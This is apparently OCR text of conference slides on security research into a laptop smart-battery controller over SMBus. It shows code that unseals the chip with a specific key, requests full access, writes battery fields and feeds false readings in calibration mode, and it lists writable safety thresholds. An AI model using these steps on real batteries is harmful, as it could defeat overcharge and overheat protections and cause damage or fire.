
Step 3




Step 4

Chips and stuff

Step 5



Step 6



Another clue I missed

- From AppleSmartBatteryCommands.h


```
/*  Smart Battery Extended Registers                            */
/*  bq20z90-V110 + bq29330 Chipset Technical Reference Manual   */
/*  TI Literature SLUU264                                       */
enum {
    kBExtendedPFStatusCmd               = 0x53
};
```

- Sigh, I suck

Digression

- We now know what kind of hardware is on the battery
- We can get data sheets for it
- We can see how to talk to the driver which talks to the battery
- What kinds of things can we say to it and how does it work?

Smart Battery System (SBS)



Typical Single Smart Battery System

SMBus

- Communicate via System Management Bus (SMBus)
- Two-wire interface based on i2c
- Format of data outlined in Smart Battery Data Specification

Mac OS X


- Apple provides a kernel module, AppleSmartBatteryManager, which allows writing to the SMBus
- Access is not raw
- I developed an API to document this and make it easier
  - Releasing it after this talk


SMBus API example usage

```
unsigned short sn = read_word(kSerialNumber);
unseal(0x36720414);
write_word(kManufactureDate, 0x122a);
write_block(kDeviceName, "ASMB016", 7);

int x=0;
write_word(kDataFlashClass, 57);
unsigned char *rb = (unsigned char *) read_block(kDataFlashClassSubClass1, &x);

get_full_access(0xffffffff);

seal();
```

SLUU276

- Document outlines all SBS commands
- Documents DataFlash
- For bq20z80-V100 + bq29312A chipset
  - That's us!






Lots to do!

- There are many interesting writable configuration values
  - Design capacity
  - FET control
  - Design voltage
  - Device chemistry
  - Cell overvolt threshold
  - Pack overvolt threshold
  - Overcharge threshold
  - Overtemp threshold
  - 2nd level voltage threshold
  - 2nd level charge threshold
  - 2nd level temp theshold
  - Impedance table
  - Temp model

Twiddle-twiddle

- I played with these values but nothing too interesting happened
- It still stopped charging when it was really supposed to do so
- Needed to dig deeper



Different modes

- Sealed
- Unsealed
- Full Access
- Configuration
- BootROM

Sealed

- From the factory
- Only standard (not extended) SBS commands available
- Standard commands only have read access

Unsealed

- Access to Data Flash space
- Access to some extended SBS commands
- Some SBS commands have read/write access
- Apple battery firmware updates enter this mode

Full access mode

- All SBS commands
- All commands have read/write access
- Can enter BootROM and Configuration mode
- Apple firmware updates do not enter this mode

Configuration mode

- By issuing SMBus commands (see slua355b) you tell the battery what levels of current, voltage, temp it is currently receiving
- It then makes internal changes to align itself with these values

```
write_word(0, 0x40);      //enter calibrate mode from full access mode
write_word(0x63, n);      //n = number of cells
write_word(0x60, n);      //n = current
write_word(0x61, n);      //n = voltage
write_word(0x62, n);      //n = temp
write_word(0x51, 0xc0d5); //calibrate device.
read_word(0x52, y);       //y = bit field, whats calibrated.  (poll with this)

send_byte(0x72);          //transfer results to data flash

send_byte(0x73);          //exit Calibration mode.
```

Other calibrations?

Posted by Charlie Miller replied on 16 Jun 2011 4:56 PM

Community Member Prodigy 105 Points

Hi. Thank you for the response. Yes, I understand what you said. I was wondering if you can configure any other values besides Current, Temp, and Voltage by using other commands besides 0x60, 0x61, and 0x62. Thanks again!

Charlie

Reply

Posted by Jackie replied on 16 Jun 2011 5:01 PM

TI Employee Intellectual 2650 Points

Only current, voltage, and temperature need to be calibrated.

For certain devices, board calibration is also required for each pcb.


Reply

- Yes, I'm a prodigy

Boot ROM mode

- Allows low level access to device, direct access to data flash and firmware
- bq20z80-V110 + bq29312A Chipset Technical Reference Manual does not document it
- Time to buy some hardware, sigh

bq20z80evm-001



